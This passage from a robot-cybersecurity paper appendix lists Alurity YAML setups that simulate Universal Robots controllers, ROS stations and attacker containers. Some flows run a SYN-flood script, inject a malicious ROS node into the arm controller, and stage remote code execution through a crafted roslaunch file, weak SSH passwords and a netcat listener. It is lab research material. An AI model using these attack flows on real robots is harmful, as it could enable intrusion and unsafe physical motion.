        - command: "iptables -I OUTPUT -s 12.0.0.4 -p tcp --tcp-flags FIN FIN -j DROP"
        # - command: "iptables -I INPUT -s 12.0.0.2 -p tcp --tcp-flags RST RST -j DROP"
        - command: "python3 syn_flood_dos.py"
        #- command: 'python3 fin_ack_dos.py'
    - select: attack
  - attach: attacker
```

Code listing 13 Alurity YAML file to simulate the Universal Robots CB 3.1 controller development sce-nario

```yaml
networks:
  - network:
    - driver: overlay
    - name: urnetwork
    - encryption: false
    - subnet: 192.168.0.0/24

containers:
  - container:
    - name: ur_3121
    - modules:
         - base: registry.gitlab.com/aliasrobotics/offensive/alurity/robo_ur_cb3_1:3.12.1
         - network: urnetwork
    - cpus: 4
    - memory: 4096
  - container:
    - name: manufacturer
    - modules:
      - base: registry.gitlab.com/aliasrobotics/offensive/alurity/alurity:latest
      - network: urnetwork

flow:
  - container:
    - name: ur_3121
    - window:
        - name: auto-run
        - commands:
          - command: "echo '2033333333' > /root/ur-serial && truncate -s -1 /root/ur-serial"
          - command: "cd /root/.urcontrol && ln -s urcontrol.conf.UR3 urcontrol.conf"
          - command: "source /root/run_gui.sh && $\textdollar$RUN_GUI"
          - split: "horizontal"
          - command: "/bin/sleep 10 && cd /root/.urcontrol/daemon/ && ./run"
    - window:
        - name: other-services
        - commands:
          - command: "/etc/init.d/ssh start"
    - select: other-services
```

Code listing 14 Alurity YAML file to simulate the Universal Robots UR3 robot in Gazebo for ROS testing purposes

```
networks:
  - network:
    - driver: overlay
    - name: net1
    - encryption: false
    - subnet: 11.0.0.0/24

containers:
  - container:
    - name: ros
    - modules:
         - base: registry.gitlab.com/aliasrobotics/offensive/alurity/robo_ur3_gazebo:melodic
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros_moveit:melodic
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/deve_atom
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/test_cppcheck:1.82
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/test_rats:latest
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/test_flawfinder:2.0.10
         - network: net1
  - container:
    - name: attacker
    - modules:
         - base: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros:melodic
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/expl_rospento:latest
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/expl_roschaos:latest
         # - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/reco_aztarna python issues.
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/reco_nmap:latest
         - network: net1
flow:
  - container:
    - name: ros
    - window:
        - name: dev-machine
        - commands:
          - command: "source /opt/ur_ws/devel/setup.bash"
          - command: "roslaunch ur_gazebo ur3.launch gui:=true"
          - split: horizontal
          - command: "/bin/sleep 10"
          - command: "source /opt/ur_ws/devel/setup.bash && source /opt/ros_moveit_ws/install/setup.bash && ros
            launch ur3_moveit_config ur3_moveit_planning_execution.launch sim:=true limited:=true"
          - split: horizontal
          - command: "/bin/sleep 15"
          - command: "source /opt/ur_ws/devel/setup.bash && source /opt/ros_moveit_ws/install/setup.bash && ros
            launch ur3_moveit_config moveit_rviz.launch config:=true"
  - container:
    - name: attacker
    - window:
      - name: attacker-container
      - commands:
        - command: "source /opt/ros/melodic/setup.bash"
        - command: "export ROS_MASTER_URI=http://ros:11311"
    - select: attacker-container
```

Code listing 15 Alurity YAML file to simulate the ROS-Industrial Universal Robots official driver

```yaml
networks:
  - network:
    - driver: overlay
    - name: urnetwork
    - encryption: false
    - subnet: 192.168.0.0/24

containers:
  - container:
    - name: ur_3121
    - modules:
         - base: registry.gitlab.com/aliasrobotics/offensive/alurity/robo_ur_cb3_1:3.12.1
         - network: urnetwork
    - cpus: 4
    - memory: 4096
    - ip: 192.168.0.2
  - container:
    - name: controller
    - modules:
         - base: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros:latest
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros_ur:melodic-rosindustrial
         - network: urnetwork
    - ip: 192.168.0.4
  - container:
    - name: attacker
    - modules:
         - base: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros:latest
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros_ur:melodic-rosindustrial
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/expl_rospento:latest
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/expl_roschaos:latest
         # - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/reco_aztarna python issues.
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/reco_nmap:latest
         - network: urnetwork

flow:
  - container:
    - name: ur_3121
    - window:
        - name: auto-run
        - commands:
          - command: "echo '2033333333' > /root/ur-serial && truncate -s -1 /root/ur-serial"
          - command: "cd /root/.urcontrol && ln -s urcontrol.conf.UR3 urcontrol.conf"
          - command: "cd /root/.urcaps && wget https://github.com/UniversalRobots/Universal_Robots_ROS_Driver/raw/
            master/ur_robot_driver/resources/externalcontrol-1.0.1.urcap"
          - command: "source /root/run_gui.sh && $\textdollar$RUN_GUI"
          - split: "horizontal"
          - command: "/bin/sleep 10 && cd /root/.urcontrol/daemon/ && ./run"
    - window:
        - name: other-services
        - commands:
          - command: "/etc/init.d/ssh start"
  - container:
    - name: controller
    - window:
        - name: roslaunch-commands
        - commands:
         - command: "source /opt/ros_ur_ws/devel/setup.bash && roslaunch ur_bringup ur3_bringup.launch robot_ip:=192.168.0.2"
  - container:
    - name: attacker
    - window:
        - name: attacker-container
        - commands:
          - command: "source /opt/ros/melodic/setup.bash"
          - command: "export ROS_MASTER_URI=http://controller:11311"
    - select: attacker-container
```

Code listing 16 Alurity YAML file to simulate the ROS-Industrial Universal Robots community driver

```yaml
networks:
  - network:
    - driver: overlay
    - name: urnetwork
    - encryption: false
    - subnet: 192.168.0.0/24

containers:
  - container:
    - name: ur_3121
    - modules:
         - base: registry.gitlab.com/aliasrobotics/offensive/alurity/robo_ur_cb3_1:3.12.1
         - network: urnetwork
    - cpus: 4
    - memory: 4096
    - ip: 192.168.0.2
  - container:
    - name: controller
    - modules:
         - base: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros:latest
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros_ur:melodic-official
         - network: urnetwork
    - ip: 192.168.0.4
  - container:
    - name: attacker
    - modules:
         - base: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros:latest
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros_ur:melodic-official
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/expl_rospento:latest
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/expl_roschaos:latest
         # - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/reco_aztarna python issues.
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/reco_nmap:latest
         - network: urnetwork

flow:
  - container:
    - name: ur_3121
    - window:
        - name: auto-run
        - commands:
          - command: "echo '2033333333' > /root/ur-serial && truncate -s -1 /root/ur-serial"
          - command: "cd /root/.urcontrol && ln -s urcontrol.conf.UR3 urcontrol.conf"
          - command: "cd /root/.urcaps && wget https://github.com/UniversalRobots/Universal_Robots_ROS_Driver/raw/
             master/ur_robot_driver/resources/externalcontrol-1.0.1.urcap"
          - command: "source /root/run_gui.sh && $\textdollar$RUN_GUI"
          - split: "horizontal"
          - command: "/bin/sleep 10 && cd /root/.urcontrol/daemon/ && ./run"
    - window:
        - name: other-services
        - commands:
          - command: "/etc/init.d/ssh start"
  - container:
    - name: controller
    - window:
        - name: roslaunch-commands
        - commands:
          - command: "source /opt/ros_ur_ws/devel/setup.bash && roslaunch ur_robot_driver ur3_bringup.launch robot_ip:=192.168.0.2"
  - container:
    - name: attacker
    - window:
        - name: attacker-container
        - commands:
          - command: "source /opt/ros/melodic/setup.bash"
          - command: "export ROS_MASTER_URI=http://controller:11311"
    - select: attacker-container
```

Code listing 17 Alurity YAML file to simulate a complete ROS-Industrial robot endpoint including the robot mechanics in Gazebo, the controller file system, the ROS control station and an attacker.

```yaml
networks:
  - network:
    - driver: overlay
    - name: net1
    - encryption: false
    - subnet: 11.0.0.0/24

containers:
  - container:
   - name: robot
    - modules:
         - base: registry.gitlab.com/aliasrobotics/offensive/alurity/robo_ur3_gazebo:melodic
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/deve_atom
         - network: net1

  # - container:
  #   - name: controller
  #   - modules:
  #        - base: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ur_cb3_1:3.12
  #        - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/deve_atom
  #        - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/test_cppcheck:1.82
  #        - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/test_rats:latest
  #        - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/test_flawfinder:2.0.10
  #        # # - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/test_haros:latest-pipeline
  #        - network: net1

  - container:
    - name: ros
    - modules:
         - base: registry.gitlab.com/aliasrobotics/offensive/alurity/robo_ur3_gazebo:melodic
         # - base: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros:melodic
         # - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros_ur:official
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros_moveit:melodic
         # - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros_ur:rosindustrial
         # - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros_robotiq:latest
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/deve_atom
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/test_cppcheck:1.82
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/test_rats:latest
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/test_flawfinder:2.0.10
         - network: net1

  - container:
    - name: attacker
    - modules:
         - base: registry.gitlab.com/aliasrobotics/offensive/alurity/comp_ros:latest
         # - base: registry.gitlab.com/aliasrobotics/offensive/alurity/robo_ur3_gazebo:melodic
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/deve_atom
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/test_cppcheck:1.82
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/test_rats:latest
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/test_flawfinder:2.0.10
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/expl_rospento:latest
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/expl_roschaos:latest
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/reco_aztarna
         - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/reco_nmap:latest
         - network: net1
         # - volume: registry.gitlab.com/aliasrobotics/offensive/alurity/test_haros:latest-pipeline

  - container:
    - name: attacker2
    - modules:
         - base: registry.gitlab.com/aliasrobotics/offensive/alurity/robo_ur3_gazebo:melodic
         - network: net1


flow:
  - attach: attacker
  - container:
    - name: robot
    - window:
        - name: gazebo
```

```
      - commands:
        - command: "source /opt/ur_ws/devel/setup.bash"
        - command: "roslaunch ur_gazebo ur3.launch gui:=true"
        - split: vertical
        - command: "source /opt/ur_ws/devel/setup.bash"
        - command: "rosrun rqt_graph rqt_graph &"
        - command: glances 2> /dev/null

# - container:
#   - name: controller
#   - window:
#       - name: sim_CB3
#       - commands:
#         - command: "ls -l"
- container:
  - name: ros
  #
  # MoveIt setup
  #
  # - window:
  #     - name: moveit
  #     - commands:
  #       # - command: "source /opt/ros_ur_ws/install/setup.bash"
  #       - command: "source /opt/ur_ws/devel/setup.bash"
  #       - command: "export ROS_MASTER_URI=http://robot:11311"
  #       # - command: "roslaunch ur_robot_driver ur3_bringup.launch robot_ip:=11.0.0.2"
  #       - command: sleep 5
  #       - command: "roslaunch ur3_moveit_config ur3_moveit_planning_execution.launch sim:=true"
  #
  # - window:
  #   - name: rviz
  #   - commands:
  #     # - command: "source /opt/ros_ur_ws/install/setup.bash"
  #     - command: "source /opt/ur_ws/devel/setup.bash"
  #     - command: "export ROS_MASTER_URI=http://robot:11311"
  #     # - command: "roslaunch ur_robot_driver ur3_bringup.launch robot_ip:=11.0.0.2"
  #     - command: sleep 5
  #     - command: "roslaunch ur3_moveit_config moveit_rviz.launch config:=true"

  - window:
    - name: control
    - commands:
      # - command: "source /opt/ros_ur_ws/install/setup.bash"
      - command: "source /opt/ur_ws/devel/setup.bash"
      - command: "export ROS_MASTER_URI=http://robot:11311"
      - command: "sleep 5"
      - command: "/bin/bash /home/erle/sample_movement.sh"
      - split: horizontal
      - command: "source /opt/ur_ws/devel/setup.bash"
      - command: "export ROS_MASTER_URI=http://robot:11311"
      - command: "sleep 5"
      - command: "rostopic echo /joint_states"

  - window:
    - name: monitor
    - commands:
      # - command: "source /opt/ros_ur_ws/install/setup.bash"
      - command: "source /opt/ur_ws/devel/setup.bash"
      - command: "export ROS_MASTER_URI=http://robot:11311"
      # - command: "roslaunch ur_robot_driver ur3_bringup.launch robot_ip:=11.0.0.2"
      - command: "watch -n 1 rostopic list"
      - split: vertical
      - command: "glances 2> /dev/null"

- container:
  - name: attacker
  - window:
      - name: attacker
      - commands:
        # - command: "source /opt/ros_ur_ws/install/setup.bash"
```

```
          - command: "export DEBIAN_FRONTEND=noninteractive"
          # - command: "export PYTHONPATH=/opt/ros/melodic/lib/python2.7/dist-packages"
          # - command: "source /opt/ros/melodic/setup.bash && roscore &"
          - command: "export PYTHONPATH=/opt/ros/melodic/lib/python2.7/dist-packages:/usr/lib/python3/
dist-packages:/opt/aztarna/lib/python3.6/site-packages"
          - command: "apt-get update && apt-get install -y mono-complete && aztarna -t ros -a 11.0.0.0/24"
          - command: "sleep 15 && watch -n 1 mono /opt/ROSPenTo/RosPenToConsole.exe -t http://robot:11311
--sub /gazebo -p http://attacker2:11311 --top /arm_controller/command --pub /malicious_node --add"
          # - command: "aztarna -t ros -a 11.0.0.0/24"

  - container:
    - name: attacker2
    - window:
        - name: gazebo
        - commands:
          # - command: "source /opt/ur_ws/install/setup.bash"
          - command: "source /opt/ur_ws/devel/setup.bash"
          - command: "roslaunch ur_gazebo ur3.launch gui:=true"
          - split: vertical
          - command: "source /opt/ur_ws/devel/setup.bash"
          - command: "rosrun rqt_graph rqt_graph &"
          - command: "python /home/erle/malicious_position.py
```

A.2 Selected alurity flows

A.2.1 Remote arbitrary code execution through ROS core (Section 4.4)

Code listing 18 Alurity YAML file to simulate a complete ROS-Industrial robot endpoint including the robot mechanics in Gazebo, the controller file system, the ROS control station and an attacker.

```
flow:
  - container:
    - name: "c3"
    - window:
        - name: auto-run
        - commands:
          - command: "echo '2033333333' > /root/ur-serial && truncate -s -1 /root/ur-serial
            && cd /root/.urcontrol && ln -s urcontrol.conf.UR3 urcontrol.conf"
          - command: "source /root/run_gui.sh && $\textdollar$RUN_GUI"
          - split: "horizontal"
          - command: "/bin/sleep 10 && cd /root/.urcontrol/daemon/ && ./run"
    - select: auto-run
  - container:
    - name: "s7"
    - window:
      - name: routing-ros-dmz
      - commands:
        - command: "sudo route add -net 13.0.0.0/24 gw 13.0.0.254 eth1"  # capture all traffic in the firewall
        - command: "sudo route add -net 14.0.0.0/24 gw 13.0.0.254 eth1"  # reach dmz network
        - command: "sudo route add -net 14.0.0.0/24 gw 16.0.0.254 eth0"
        - command: "route add -net 15.0.0.0/24 gw 16.0.0.254 eth0"  # establish bidirectional comms. with IT Network
        - command: "sed -i \"\\$\textdollar$aForwardX11\\ yes\" /etc/ssh/ssh_config"
        - command: "echo -e \"123\\n123\" | passwd $\textdollar$USER"
        - command: "/etc/init.d/ssh start"
        - command: "source /opt/ros_ur_ws/devel/setup.bash"
        - command: "/bin/sleep 20"
        - command: "roslaunch ur_robot_driver ur3_bringup.launch robot_ip:=13.0.0.30 &"
  - container:
    - name: "d1"
    - window:
      - name: dmz-ros-it-network
      - commands:
        - command: "apt-get update && apt-get install -y netcat expect"
        - split: "horizontal"
        - command: "sudo route add -net 14.0.0.0/24 gw 15.0.0.254 eth0"
        - command: "sudo route add 13.0.0.20 gw 15.0.0.254 eth0"
        - command: "export ROS_MASTER_URI=http://16.0.0.20:11311"
        - command: "/bin/sleep 25"
        - command: "source /opt/ros_ur_ws/devel/setup.bash"
        - command: "rm -rf .ssh"
        - command: "mkdir ~/.ssh"
        - command: "ssh-keyscan -H 16.0.0.20 >> ~/.ssh/known_hosts"
        - command: "ssh-keygen -b 4096 -t rsa -f ~/.ssh/id_rsa -q -N \"\""
        - command: "cat <<EOF >add-key.sh"
        - command: "#!/usr/bin/expect -f"
        - command: "set USR [lindex \\$\textdollar$argv 0]"
        - command: "set PASS [lindex \\$\textdollar$argv 1]"
        - command: "spawn ssh-copy-id \\$\textdollar$USR@16.0.0.20"
        - command: "expect \"*password: \""
        - command: "send \"\\$\textdollar${PASS}\\r\""
        - command: "expect \"\\$\textdollar$ \""
        - command: "EOF"
        - command: "chmod +x add-key.sh"
        - command: "./add-key.sh $\textdollar$USER 123"
        - command: "cat <<EOF >exploit.launch"
        - command: "<launch>"
        - command: "  <env name=\"DISPLAY\" value=\":0.0\"/>"
        - command: "  <machine name=\"s7\" address=\"16.0.0.20\" env-loader=\"/opt/ros_ur_ws/devel/env.sh\"/>"
        - command: "  <node name=\"action\" machine=\"s7\" pkg=\"actionlib\"
          type=\"axclient.py\" args=\"/ur_hardware_interface/set_mode\"/>"
        - command: "</launch>"
        - command: "EOF"
        - command: "roslaunch exploit.launch &"
        - command: "nc -lvp 1234"
    - select: dmz-ros-it-network
```

ALIAS ROBOTICS
Robot Cybersecurity